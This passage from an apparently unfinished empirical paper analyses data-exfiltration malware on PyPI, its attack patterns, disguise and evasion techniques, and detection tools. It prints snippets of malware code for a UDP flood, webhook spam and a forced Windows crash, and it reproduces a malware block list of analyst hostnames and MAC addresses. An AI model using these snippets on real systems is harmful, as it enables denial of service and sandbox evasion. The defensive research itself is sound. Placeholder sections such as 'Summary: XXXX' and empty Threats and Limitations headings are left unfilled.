- *Flood Attack.* The package *noblesse-0.0.5* performs both spam and UDP flood attacks. Its *webhook-spam* function sends payloads via POST requests to specified webhook URLs, allowing for mass message delivery that can overwhelm the target system or service, effectively producing a spam effect. Relevant code is shown in Figure 6(a). Additionally, the *flood* function initiates a classic UDP flood attack by creating a UDP socket and repeatedly sending packages to a specified IP and port. This results in a large volume of traffic over a short period, potentially causing network congestion, exhausting the target server's bandwidth or resources, and rendering the service unavailable (Figure 6(b)).
- *Address Tampering Attack.* The *address-swap* function in *pycryptography-3.0.0* monitors the system clipboard for cryptocurrency addresses and automatically replaces any copied address with the attacker's own. This ensures that victims unknowingly transfer funds to the attacker, resulting in significant financial loss.
- *Denial-of-Service Attack.* As shown in Figure 6(c), one script uses the *RtlAdjustPrivilege* function to obtain elevated system privileges, followed by the *NtRaiseHardError* function to trigger a system crash (blue screen). This results in a forced system failure, potentially disrupting normal operations. Other malicious scripts issue shutdown commands, such as *os.system("shutdown /s /t 1")*, which can lead to data corruption, file system damage, and loss of unsaved work.

```
1 def webhook_spam(webhook, content):
2     payload = {'content': content}
3     requests.post(webhook, json=payload)
```

(a)

```
1 def flood(sock, ip, port, stop, bytes):
2     while time.time() < stop:
3         sock.sendto(bytes, (ip, port))
```

(b)

```
1 def bluescreen():
2     ctypes.windll.ntdll.RtlAdjustPrivilege(19, 1, 0, ctypes.byref
3 (ctypes.c_bool()))
4     ctypes.windll.ntdll.NtRaiseHardError(0xc0000022, 0, 0, 0, 6,
5 ctypes.byref(ctypes.c_ulong()))
```

(c)

Fig. 6: Examples of Extra Attack

Table 4: Attack Pattern Classification and Statistics

Id	Composing Behaviors	Percentage
1	② → ④ → ⑤	68.6%
2	② → ④ → ⑤ → ⑥	12%
3	② → ③ → ④ → ⑤	7.2%
4	② → ③ → ④ → ⑤ → ⑥	1.2%
5	① → ② → ④ → ⑤	2.4%
6	① → ② → ④ → ⑤ → ⑥	4.8%
7	① → ② → ③ → ④ → ⑤	3.6%

4.2.2 Attack Patterns

Based on our observed attack behaviors, we identified the 7 attack patterns of the data exfiltration packages which are summarized in Table 4.

Pattern 1 (Steal Info → Packaging → Transmission) Pattern 1 represents a threat flow where sensitive information is first stolen (②), then packaged (④), and finally transmitted (⑤) to an external destination. The pattern exists in 68.6% of the packages, representing as the most basic and prevalent attack strategy.

Pattern 2 (Steal Info → Packaging → Transmission → Extra Attack) Pattern 2 extends the basic data exfiltration flow by appending an additional attack phase after transmission (⑥). After sensitive information is stolen, packaged, and transmitted, the attacker launches further malicious actions, such as identity theft, privilege escalation, or targeted attacks, making this pattern particularly dangerous due to its compounding impact. This pattern is observed among 12% of the packages.

Pattern 3 (Steal Info → Encryption → Packaging → Transmission) Pattern 3 introduces an encryption step immediately after stealing sensitive information (③), enhancing stealth and resistance to detection. By encrypting the data before packaging and transmission, attackers aim to evade content inspection mechanisms and complicate forensic analysis, thereby increasing the

confidentiality and persistence of the exfiltration process. We identified that 7.2% of the packages exhibit this pattern.

Pattern 4 (Steal Info → Encryption → Packaging → Transmission → Extra Attack) Pattern 4 represents a more sophisticated threat flow, combining encryption-enhanced exfiltration (③) with follow-up malicious actions (⑥). After stealing and encrypting the data to evade detection, the attacker packages and transmits it externally, then leverages the exfiltrated information to conduct further attacks, such as impersonation, financial fraud, or system compromise, amplifying the overall impact and complexity of the threat. This sophisticated pattern accounts for 1.2% of the packages.

Pattern 5, 6, and 7 can be interpreted as decrypted variants of Pattern 1, 2, and 3, respectively. These patterns introduce an additional decryption step prior to the core sequence, where the stolen information is first decrypted (①) before proceeding with packaging, transmission, and potential extra attacks. This added behavior reflects more sophisticated threat models where data is protected at rest and attackers must first unlock it to continue their operations. The pattern 5, 6, 7 accounts for 2.4%, 4.8% and 3.6% of the packages, respectively.

Summary: Attackers often begin with basic data exfiltration patterns and progressively incorporate additional behaviors, such as decryption and follow-up attacks, leading to increasingly complex threat flows. The inclusion of encryption not only signals an effort to evade detection but also reflects a higher level of technical sophistication. While simpler patterns tend to occur more frequently, the presence of more advanced patterns, though less common, is significant. As adversarial capabilities evolve, it is crucial to monitor the shift toward these more sophisticated attack strategies.

4.3 Disguise Characteristic Study (RQ3)

In this section, we present our empirical findings on the disguise strategies adopted by malicious data exfiltration packages. Specifically, we analyze these strategies in terms of their disguised targets and the techniques used for disguise.

4.3.1 Disguised Targets

We summarized the disguised targeted into five categories. i.e., disguised process, disguised action, disguised transmitted data, disguised remote address, and composite disguises. The proportion of data exfiltration packages that apply disguising techniques to specific targets is shown in Figure 7. We observe that disguise is a common tactic among malicious packages. A majority of them (58 packages, 69.8%) obscure the download process, while a smaller portion (7 packages, 8.4%) disguise operational behaviors. In addition, 6 packages (7.2%) conceal the stolen information itself, and 1 package (1.2%) disguises



Fig. 7: Disguise Targets Statistics

the destination URL. Notably, 6% of the packages apply composite disguises, simultaneously targeting elements such as IP addresses, code, and other stages of the attack process. Interestingly, we found that 6 packages (7.2%) did not employ any disguising techniques.

4.3.2 Disguising Techniques

We summarized the disguising techniques into four categories, including obfuscation, piggybacking, evasion, footprint deletion.

Obfuscation (14, 16.9%). Obfuscation is a technique used to deliberately make code or data difficult to understand or analyze, without altering its intended functionality. In the context of malicious software, obfuscation is often employed to conceal harmful behavior and evade detection by static or signature-based security tools. This can be achieved through various means. We identify three types of obfuscation techniques.

- *Encoding.* Encoding is one of the most common methods used to disguise information, accounting for 12 (14.5%) of the data exfiltration packages we analyzed. It transforms original content into seemingly random character sequences, effectively concealing plaintext and helping to evade basic detection mechanisms based on string matching. We identify three types of encoding techniques: (1) *Base64 (9, 11%).* The most commonly used encoding scheme for disguising information is Base64. As shown in Figure 5(a), Base64 is used to encode the `vid` string. It is also frequently applied to obfuscate IP addresses and URLs; (2) *Hexadecimal Encoding (1, 1.2%).* Similar to Base64, hexadecimal encoding is another technique used to disguise data. As shown in Figure 8(a), the script employs the `encode().hex()` function to convert information into hexadecimal format before transmission; (3)*XOR (1, 1.2%).* Some scripts employ XOR-based

encoding techniques. Typically, XOR-based encoding define a key array, convert each character of the target string into its ASCII code, perform an XOR operation with the corresponding byte in the key array, and then convert the result back into characters to construct the encrypted string. As illustrated in Figure 8(b); (4) *Customized Encoding (1, 1.2%).* Some packages implement more complex, customized encoding schemes. For example, in Figure 8(c), the package `noblesse` defines an encoding function that generates a random string of a specified length. During the encoding process, each character in the original string has a 50% probability of being replaced with a randomly selected character from this generated string.

– *Steganographic Obfuscation*: This technique involves embedding malicious code or data within seemingly benign files, such as images (e.g., JPGs). The hidden content is extracted and executed at runtime, making detection by static analysis tools significantly more difficult. For example, the package *colourama* embeds malicious code into a file named `test.jpg`, which is later renamed to `new.vbs`. The script then uses the Wscript command to execute the `new.vbs` file. If `test.jpg` is not present, the script instead sends an HTTP request to download a remote script. It then generates a random 16-character filename with a .vbs extension, opens the file in append mode, writes the downloaded script content to it, and executes the resulting VBScript file. Notably, the code responsible for carrying out these operations is Base64-encoded, further obfuscating the malicious behavior and making it more difficult to detect through static analysis.
– *Unicode obfuscation*: (3, 3.6%) of the Packages use unicode to obfuscate the code. As shown in Figure 8(d), the characters in the code are not ASCII characters, they come from different Unicode blocks. These characters may look like ordinary Latin characters such as i, m, p, but they are actually completely different Unicode characters. Table 5 shows the difference between using Unicode and ASCII code points for the import in the second line of Figure 8(d). They are only used to increase the difficulty of reading and do not fundamentally affect the operation of the program. They only prevent direct understanding or reverse engineering through visual interference. Another disguise technique commonly used in conjunction with Unicode obfuscation encoding is the dynamic import module. As shown in the fourth line of Figure 8(d), the dynamic form of `__import__ ('base64')` is more difficult for security scanning tools to recognize compared to static forms such as `import base64`. In addition, zlib compression and base64 encoding nesting will be used to hide data or malicious instruction content, as shown in the fifth and senventh lines of Figure 8(d). It first decompresses the byte stream, then uses base64 to convert the decoded data into plaintext, and finally decodes the bytes into UTF-8 strings.
– *Metadata Obfuscation*: In addition to obfuscating its code, the package also conceals its metadata. Normally stored in PKG-INFO files, metadata contains essential information such as Metadata-Version, Summary, Home-Page, Author, and License. Through manual inspection of these files, we observed that many packages had missing or malformed metadata fields—likely a



Fig. 8: Examples of Obfuscation

deliberate attempt to obscure attacker-related information. For example, in Figure 8(e), its introduction is very brief, and Home-Page is the official website address of Google Chrome. The author's name is a combination of numbers and letters, and the email formed from this cannot be actually used to receive information. These pieces of information cannot identify the personal information of the package author. We focused our analysis on key metadata fields, specifically the summary description, author name, and email address. These pieces of information cannot identify the personal information of the package author. Our analysis revealed that although 90% of metadata entries included a description or summary field, 68% of them were either unreadable or lacked meaningful content. In terms of author information, 15.6% of packages had no author name listed, and 14.2% included names that were unintelligible. They often consist of random symbols, numbers, or simply duplicating the package name. As for Among author names, we used an online name verification service [1] to assess their plausibility, turning out that only 18.3% were deemed trustworthy, while the majority were nonsensical placeholders. Email addresses, which carry more sensitive and identifying information, appeared in only 28.9% of metadata entries. To evaluate their legitimacy, we tested their availability using the Hunter.io service [2] and found that 41.6% of the listed addresses were non-functional or not intended for receiving emails, indicating a significant portion were likely fabricated or disposable.

Piggybacking (58, 69.8%). Piggybacking is a technique where malicious code is embedded within legitimate and functional software components, allowing it to execute under the guise of benign behavior. Rather than creating an entirely malicious package from scratch, attackers often insert their payloads into existing scripts, libraries that perform legitimate tasks. 58 (69.8%) of the analyzed packages customize the installation process to embed malicious behavior. Alongside the visible and seemingly legitimate installation proce-

[1] https://www.behindthename.com/
[2] https://hunter.io/dashboard

Table 5: Comparison of Normal Characters and Obfuscated Unicode Characters

Character	Normal Code Point	Obfuscated Code Point
i	U+0069	U+1D62A
m	U+006D	U+1D662
p	U+0070	U+1D5FD
o	U+006F	U+1D5FC
r	U+0072	U+1D667
t	U+0074	U+1D601

dure, hidden data exfiltration is performed. For instance, attackers define a custom installation class, such as *custominstall*, and assign it to the cmdclass parameter in the setup() function, effectively overriding the default installation logic. Within the custominstall class, the script first calls install.run(self) to execute the standard installation steps, and then proceeds to steal and exfiltrate sensitive data.

Evasion (5, 6%). The essence of Anti-detection mechanism is to detect whether the running environment of the script is monitored to prevent the script from running in the test environment. Evasion refers to the techniques used by malicious software to avoid detection. Attackers employ various evasion strategies to conceal malicious intent and ensure their code executes without raising suspicion. This techniques take up 5 (6%) of the total data exfiltration packages.

- *Virtual Environment Detection*. Some scripts attempt to detect whether they are running in a virtualized or sandboxed environment, which are common setups for malware analysis tools. For example, one script tries to load `sbiedll.dll`, a dynamic link library associated with the Sandboxie sandboxing software. If the library loads successfully, the script infers it is running in a sandbox and avoids executing malicious behavior. In another case, scripts utilize Windows Management Instrumentation (WMI) to query hard disk drive information. If the drive description contains identifiers such as "VBox" (used by VirtualBox) or "virtual" (a general indicator of virtual machines), the script determines it is operating in a virtualized environment and refrains from executing. These techniques allow malware to remain undetected during automated security analysis.
- *Block List.* In addition, some scripts incorporate blocklists containing specific user IDs, hostnames, or MAC addresses associated with security researchers or analysis platforms. These scripts retrieve the relevant system information at runtime and compare it against the blocklist. If a match is detected, the program terminates to avoid exposure. A subset of these blocked identifiers is presented in Table 6.

Temporary Footprint and Deletion (4, 4.8%). Another disguise behavior observed is to delete the temporary files created during its execution (e.g., *os.remove (filename)*). This practice serves multiple purposes, including covering tracks to evade detection and minimizing the malware's footprint on the compromised system. Some essential footprints, such as the remotely downloaded files are stored in temporary locations. After downloading and

Table 6: Block List

Blocked Users	Blocked Username	Blocked MAC
'WDAGUtilityAccount', '3W1GJT', 'QZSBJVWM', '5ISYH9SH', 'Abby', 'hmarc'	'BEE7370C-8C0C-4', 'DESKTOP-NAKFFMT', 'WIN-5E07COS9ALR', 'B30F0242-1C6A-4', 'DESKTOP-VRSQLAG'	'00:15:5d:00:07:34', '00:e0:4c:b8:7a:58', '00:0c:29:2c:c1:21', '00:25:90:65:39:e4'

executing these executables, the script deletes certain files as part of a cleanup process. By removing temporary files, the malicious package aim to hinder analysis by security researchers and avoid leaving traces. For example, the script in Table 3 searches for potentially private local files based on filename keywords. It then packages the identified files into a ZIP archive, sends the archive, and deletes the files afterward. Similarly, scripts that target software or browser data locate the directories where the target applications store their data. Some of these scripts copy the relevant folders to a local temporary directory, compress the contents, transmit the archive, and then remove the temporary copies.

Summary: Data exfiltration pacakages implement multiple disguise techniques on the four disguising targets. Our statistical analysis demonstrates the alarming prevalence of these practices: 94% of examined packages exhibit either missing or untrustworthy metadata, with particularly low validity rates for critical identifiers. These findings underscore the need for more robust verification mechanisms that examine both code implementation and package metadata with equal scrutiny.

4.4 Objective Study (RQ4)

In this section, we conduct a comprehensive analysis of the objectives behind malicious packages. By correlating these objectives with the patterns and characteristics of data-stealing packages, we aim to uncover the underlying motivations driving their design and deployment. We summarized three types of objectives.

Stealing Personal Authentication Information (4, 4.8%). These packages primarily target users' personal and authentication credentials across various platforms. Information such as account usernames and passwords, home addresses are highly valuable to attackers for subsequent identity theft and financial fraud.

Stealing Device Information (81, 97.6%). The majority of data exfiltration packages are designed to collect system and device information. By harvesting details such as system configurations and hardware specifications, malicious scripts enable attackers to craft more targeted and effective follow-up attacks. Furthermore, access to this data allows attackers to identify security

vulnerabilities, escalate privileges, or install backdoors for persistent access to the compromised system.

Stealing Banking Information (5, 6%). Browsing history, saved payment methods, and billing records stored in browsers provide insight into the victim's financial situation. This information helps attackers identify high-value targets and tailor subsequent attacks accordingly.

Stealing Cryptocurrency (3, 3.6%). Access to digital wallets, such as those used by cryptocurrency platforms like Exodus [3], allows attackers to directly exfiltrate funds, posing a severe financial threat to the victims.

Stealing Website Records (11, 13.3%). Stealing website data serves various malicious purposes. For example, by extracting Discord [4] session tokens, attackers can hijack user accounts, impersonate victims, send fraudulent messages, or join servers. These activities can be used to conduct social engineering attacks on the victim's contacts.

Stealing Software Application Information (3, 3.6%). Accounts for popular applications like Steam and Minecraft are also targeted. Due to the valuable personal, game-related, and financial data stored in these accounts, stolen credentials are often resold for profit on underground markets.

Perform attacks (15, 18%). In addition to data exfiltration, some packages exhibit extended malicious capabilities, as observed in Patterns 2, 4, and 7. These include spamming and flood attacks, address tampering attacks, denial-of-service attacks.

Summary: XXXX

4.5 Detection Effectiveness Evaluation (RQ5)

In this section, we conduct a comprehensive analysis of the detection performance of existing malicious package detection tools. By comparing how these tools respond to data-stealing malware and general malware under different malicious-to-benign ratios, we aim to reveal their strengths and limitations in the face of stealthier and more targeted data leakage behaviors. To this end, we evaluate five representative tools across two benchmarks (A and B) and summarize their detection effectiveness in terms of precision, recall, and F1-score.

Table 7 shows the detection performance of five malware package detection tools for data exfiltration packages (Benchmark A) and general malware packages (Benchmark B) at different ratios of malicious to benign packages. M:B represents the ratio of malicious packages to benign packages, and M.pkg B.pkg represents the specific number of the two. Overall, the online scanning services (hybrid, cuckoo and virustotal) show a significantly lower recall and F1-score on data exfiltration packages, whereas the two research tools (cerebro and EA4MP) maintain relatively stable detection performance across the two benchmarks.

[3] https://www.exodus.com/
[4] https://discord.com/

In Benchmark A, cerebro and EA4MP clearly outperform the online scanning services. Cerebro exhibits a relatively stable recall across all three M.pkg B.pkg ratios; however, its F1-score gradually decreases from 0.872 to 0.798 as the proportion of benign packages increases. EA4MP also maintains high detection performance, and its F1-score gradually increases with the increase in the proportion of benign packets (from 0.778 to 0.866), indicating that it has certain robustness in data leakage scenarios. In contrast, the online services (hybrid, cuckoo and virustotal) can reach perfect precision (1.0) sometimes but fail to detect the majority of data exfiltration samples: the recall remains below 0.25 and the resulting F1-score stays below 0.38 regardless of the M.pkg B.pkg ratio.

In Benchmark B, cuckoo and virustotal show a noticeable improvement in detection performance compared to Benchmark A, while EA4MP also exhibits a moderate increase in F1-score. In contrast, the recall and F1-score of cerebro and hybrid remain almost unchanged across the two benchmarks. When the number of benign samples gradually increases, cuckoo and virustotal still maintain a very high F1-score of around 0.9, and EA4MP further improves its detection capability, reaching an F1-score of 0.97 under the largest benign ratio (617:6170). Cerebro remains relatively stable (0.759-0.858), but the performance gap compared to EA4MP becomes more obvious under heavier benign imbalance.

These results highlight a critical gap in current malware detection capabilities. While online scanning services such as Cuckoo, and VirusTotal can effectively identify generic malicious packages, they largely fail to detect data exfiltration behaviours, as evidenced by consistently low recall and F1-scores across all tested benign-to-malicious ratios in Benchmark A. Besides, the Hybrid, which has insufficient detection capabilities, has unsatisfactory detection results for both malicious packages. Research tools specifically designed for malware analysis, namely Cerebro and EA4MP, demonstrate substantially higher robustness: they maintain stable recall and high F1-scores under balanced settings. However, even for these tools, the recall in Benchmark A is mostly below 0.80, underscoring the inherent difficulty of detecting subtle, exfiltration-oriented malicious behaviours. Overall, these findings suggest that data exfiltration malware remains largely underrepresented in detection models, and that further research is needed to enhance the sensitivity of detection tools to stealthy, data exfiltration attacks without sacrificing precision.

5 Related Work

We reviewed and discussed the related work with respect to privacy leakage, empirical studies on malware, and malware detection on OSS packages.

5.1 Privacy Leakage

Many studies investigated cyberattacks targeting privacy leakage. Thomas et al. [54] develop an automated framework that monitors credential thefts in

Table 7: Detection Result

Benchmark	M:B	M.pkg:B.pkg	Tool	Precision	Recall	F1-score
A	1:1	83:83	cerebro	0.985	0.783	0.872
			hybrid	1	0.036	0.070
			cuckoo	1	0.217	0.356
			virustotal	1	0.229	0.373
			EA4MP	1	0.636	0.778
	1:3	83:249	cerebro	0.97	0.783	0.867
			hybrid	1	0.036	0.070
			cuckoo	0.947	0.217	0.353
			virustotal	1	0.229	0.373
			EA4MP	0.857	0.843	0.850
	1:10	83:830	cerebro	0.812	0.783	0.798
			hybrid	1	0.036	0.070
			cuckoo	0.900	0.217	0.350
			virustotal	0.826	0.229	0.358
			EA4MP	1	0.763	0.866
B	1:1	617:617	cerebro	0.973	0.767	0.858
			hybrid	1	0.008	0.016
			cuckoo	0.990	0.825	0.900
			virustotal	0.991	0.843	0.911
			EA4MP	0.936	0.983	0.959
	1:3	617:1,851	cerebro	0.894	0.767	0.825
			hybrid	1	0.008	0.016
			cuckoo	0.977	0.825	0.895
			virustotal	0.987	0.843	0.909
			EA4MP	0.929	0.963	0.946
	1:10	617:6,170	cerebro	0.752	0.767	0.759
			hybrid	1	0.008	0.016
			cuckoo	0.937	0.825	0.878
			virustotal	0.968	0.843	0.901
			EA4MP	0.942	1	0.970

blackmarket. Through this framework, they identified over 14.3 million victims in total between 2016 and 2017, demonstrating the vast underground economy surrounding credential theft. Ransomware is another threat to privacy leakage. Gabriela et al. [1] look into the evolving dynamics of ransomware. They analyze network traffic patterns of ransomware activities and found that ransomware is shifting towards complex data leakage strategies. Ozturk et al. [41] conducted a comprehensive analysis of ransomware variants that specialize in data theft, emphasizing the dynamic behavior patterns and techniques adopted by these malicious entities to compromise data privacy.

Contemporary digital platforms, including mainstream mobile operating systems such as Android and iOS, as well as various social networking platforms, also exhibit vulnerabilities in privacy protection mechanisms. After the launch of Android and iOS, smartphones gradually became popular, while increasing users' concerns about user privacy stored on these devices. In order to study the threat posed by privacy breaches, Manuel et al. [9] proposed PiOS to analyze the possibility of sensitive information being leaked from mobile devices to third parties in the iOS system. However, the transmission of sensitive data itself does not necessarily mean privacy leakage. Therefore, Yang et al. [62] proposed a novel analysis framework called AppIntent to help determine whether data

transmission by Android applications constitutes privacy leakage. With the popularity of mobile social networks (MSN), the personal information and privacy displayed by users on social platforms have also been threatened. A study [26] have shown that even if users configure their privacy settings correctly, privacy leakage can still occur. However, the information that users may leak on social media platforms is diverse. Ratan et al. [8] estimated the age of users on Facebook based on personal information with small errors, indicating that age is a personal privacy that is easily leaked. Panagiotis et al. [19] designed verification programs for photos on social networks to prevent them from being maliciously leaked or spread. Li et al. [25] found that user location information may expose real points of interests(POIs) and other demographic data. These findings highlight the urgent need for stronger privacy protection mechanisms

As for defensive measures, Hirano et al. [17] proposed T-PIM mechanism that provides a secure password input method to users, which features a hypervisor to isolate a trusted domain and provides users with a secure password input method. Chowdhury et al. [3] proposes an efficient scheme for protecting sensitive data from malicious threats using data mining and machine learning techniques. Stofol et al. [49] propose a different approach for securing data in the cloud using offensive decoy technology and protect against the misuse of the user's real data. In the same year, Zhang et al. [65] proposed a a novel upper bound privacy leakage constraint-based approach to identify whether intermediate datasets generated by cloud data need to be encrypted, thereby saving privacy protection costs. Olabim et al. [38] proposed a novel framework integrating differential privacy to ensure that exfiltrated data remains unusable to attackers through the introduction of statistical noise.

5.2 Empirical Studies on Malware.

Malware empirical studies contribute to the understanding of its behavior, propagation mechanisms, defense strategies, and impact on society. The first systematic investigation into malicious packages was conducted by Ohm et al. [36]. They collected 174 malicious software packages from multiple platforms and manually studied their injection methods, triggering methods, and targets. Guo et al. [61] investigated the characteristics and current state of the malicious code lifecycle in the PyPI ecosystem, reflecting the characteristics of malicious code at different stages. Zahan et al. [63] conducted an empirical study on npm package metadata, they identified six signals of security weakness in NPM supply chain and presented a framework that helps prioritization and quantification of weak link signals in the npm supply chain.

5.3 Malware Detection on OSS Packages.

Malware Detection is one of the core areas of cybersecurity, aimed at identifying, classifying, and preventing attacks by malicious software (such as ransomware,

spyware, etc.) through technological means. Garrett et al. [10] selected multiple features and used clustering techniques to construct a benign behavior model for detecting malicious NPM packages. Ohm et al. [37] extended their work on this basis. They added features related to software package metadata and obfuscation and evaluated the feasibility of different supervised ML models in detecting malicious packages. Sejfia et al. [45] present Amalfi, a ML based approach for automatically detecting potentially malicious packages comprised of three complementary techniques. In this work, they used the feature set extended by Garrett et al. [10] to train the classifier. There are also many tools for malware detection in the PyPI ecosystem. The detection method proposed by Vu et al. [58] focuses on typosquatting and combosquatting attacks. They perform detection by checking whether the name of the package is similar to the package in the Python standard library or a known source code repository. Liang et al. [27] proposed using clustering techniques to group PyPI installation scripts for detection. And Sun et al. [50] combined deep code behavior features with metadata features for detection. Both of them model malicious behavior as discrete features.

6 Discussion

Threats.

Limitations.

7 Conclusion and Future Work

In this study, we conducted a comprehensive empirical analysis of malicious data exfiltration packages within the PyPI ecosystem. Motivated by the growing prevalence and impact of data breaches, we focused on a specific subset of malicious packages designed to steal sensitive information. Our investigation led to several key findings. First, the download trends of these packages indicate their increasing reach and the growing risk they pose to both developers and end users. Second, our analysis of attack patterns and disguise techniques reveals a wide range of evasion strategies, offering valuable insights for developing more effective detection and mitigation mechanisms. Third, we categorized the primary objectives of these packages, underscoring the severe consequences of successful data exfiltration. Finally, our evaluation of existing detection tools showed that many data exfiltration packages evade current security measures, highlighting a critical gap in the current defenses. These findings underscore the urgent need for more specialized and robust detection techniques tailored to identifying and mitigating data exfiltration threats.

Acknowledgment

This work was supported by the National Natural Science Foundation of China (Grant No. 62402342).

References

1. Almeida G, Vasconcelos F (2023) Analyzing data theft ransomware traffic patterns using bert. arXiv Prepint
2. Chaitin (2024) Inventory of major global data breaches in the first half of 2024. URL https://rivers.chaitin.cn/blog/cqqfsk90lnec5jjuglg0
3. Chowdhury M, Rahman A, Islam R (2017) Protecting data from malware threats using machine learning technique. In: 2017 12th IEEE conference on industrial electronics and applications (ICIEA), IEEE, pp 1691–1694
4. CrowdStrike (2022) Detecting poisoned python packages: Ctx and phpass. URL https://www.crowdstrike.com/en-us/blog/how-crowdstrike-detects-poisoned-python-packages-ctx-phpass/
5. Cuckoo Foundation (????) Cuckoo sandbox. URL https://www.cuckoo.ee/
6. Cybersecurity and Infrastructure Security Agency (CISA) (2021) Malware discovered in popular npm package ua-parser-js. URL https://www.cisa.gov/news-events/alerts/2021/10/22/malware-discovered-popular-npm-package-ua-parser-js, accessed: 2025-05-06
7. DarkOwl (2022) The darknet economy of credential data: Keys and tokens. URL https://www.darkowl.com/blog-content/the-darknet-economy-of-credential-data-keys-and-tokens/
8. Dey R, Tang C, Ross K, Saxena N (2012) Estimating age privacy leakage in online social networks. In: 2012 proceedings ieee infocom, IEEE, pp 2836–2840
9. Egele M, Kruegel C, Kirda E, Vigna G (2011) Pios: Detecting privacy leaks in ios applications. In: NDSS, vol 2011, p 18th
10. Garrett K, Ferreira G, Jia L, Sunshine J, Kästner C (2019) Detecting suspicious package updates. In: Proceedings of the IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results, pp 13–16
11. gartner (2022) Gartner identifies top security and risk management trends for 2022. URL https://www.gartner.com/en/newsroom/press-releases/2022-03-07-gartner-identifies-top-security-and-risk-management-trends-for-2022
12. Goodin D (2024) PyPI halted new users and projects while it fended off supply-chain attack. URL https://arstechnica.com/security/2024/03/pypi-halted-new-users-and-projects-while-it-fended-off-supply-chain-attack/

13. google (2025) Personal and sensitive user data. URL https://support.google.com/googleplay/android-developer/answer/10144311?sjid=17095053098156260644-NC
14. Google Cloud (2021) Threat horizons. URL https://services.google.com/fh/files/misc/gcat_threathorizons_full_nov2021.pdf
15. Google LLC (????) Google bigquery: Cloud data warehouse. URL https://cloud.google.com/bigquery
16. Google OSV (2023) Osv developer test interface. URL https://test.osv.dev/
17. Hirano M, Umeda T, Okuda T, Kawai E, Yamaguchi S (2009) T-pim: Trusted password input method against data stealing malware. In: 2009 Sixth International Conference on Information Technology: New Generations, IEEE, pp 429–434
18. IBM Security, Ponemon Institute (2024) Cost of a data breach report 2024. URL https://www.ibm.com/cn-zh/reports/data-breach, research report
19. Ilia P, Polakis I, Athanasopoulos E, Maggi F, Ioannidis S (2015) Face/off: Preventing privacy leakage from photos in social networks. In: Proceedings of the 22nd ACM SIGSAC Conference on computer and communications security, pp 781–792
20. gdpr info (2025) Gdpr personal data. URL https://gdpr-info.eu/issues/personal-data/
21. (ITRC) ITRC (2025) 2024 data breach report. URL https://www.idtheftcenter.org/publication/2024-data-breach-report
22. van Kemenade H (2024) Top pypi packages. URL https://hugovk.github.io/top-pypi-packages/
23. Lab K (????) Data-stealing malware infections increased sevenfold since 2020, kaspersky experts say. URL https://www.kaspersky.com/about/press-releases/data-stealing-malware-infections-increased-sevenfold-since-2020-kaspersky-experts-say
24. Lakshmanan R (2024) Pypi halts sign-ups amid surge of malicious package uploads targeting developers. URL https://thehackernews.com/2024/03/pypi-halts-sign-ups-amid-surge-of.html
25. Li H, Zhu H, Du S, Liang X, Shen X (2016) Privacy leakage of location sharing in mobile social networks: Attacks and defense. IEEE Transactions on Dependable and Secure Computing 15(4):646–660
26. Li Y, Li Y, Yan Q, Deng RH (2015) Privacy leakage analysis in online social networks. Computers & Security 49:239–254
27. Liang W, Ling X, Wu J, Luo T, Wu Y (2023) A needle is an outlier in a haystack: hunting malicious pypi packages with code clustering. In: 2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE), IEEE, pp 307–318
28. Librariesio (2024) Libraries.io: The open source discovery service. URL https://libraries.io
29. Microsoft (2022) CryptUnprotectData function. URL https://learn.microsoft.com/en-us/windows/win32/api/dpapi/

nf-dpapi-cryptunprotectdata, accessed: 17 Aug. 2025
30. Microsoft (2025) How much data is generated per day? URL https://www.digitalsilk.com/digital-trends/how-much-data-is-generated-per-day/
31. microsoft (2025) Sensitive information type entity definitions. URL https://learn.microsoft.com/en-us/purview/sit-sensitive-information-type-entity-definitions
32. National People's Congress of the People's Republic of China (2017) Cybersecurity law of the people's republic of china. URL https://flk.npc.gov.cn/detail2.html?MmM5MDlmZGQ2NzhiZjE3OTAxNjc4YmY4Mjc2ZjA5M2Q=
33. National People's Congress of the People's Republic of China (2021) Data security law of the people's republic of china. URL https://flk.npc.gov.cn/detail2.html?ZmY4MDgxODE3OWY1ZTA4MDAxNzlmODg1YzdlNzAzOTI=
34. News TH (????) Pypi repository warns python project maintainers about ongoing phishing attacks. URL https://thehackernews.com/2022/08/pypi-repository-warns-python-project.html
35. Oh C, Ha J, Roh H (2021) A survey on tls-encrypted malware network traffic analysis applicable to security operations centers. Applied Sciences 12(1):155
36. Ohm M, Plate H, Sykosch A, Meier M (2020) Backstabber's knife collection: A review of open source software supply chain attacks. In: Proceedings of the 17th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, pp 23–43
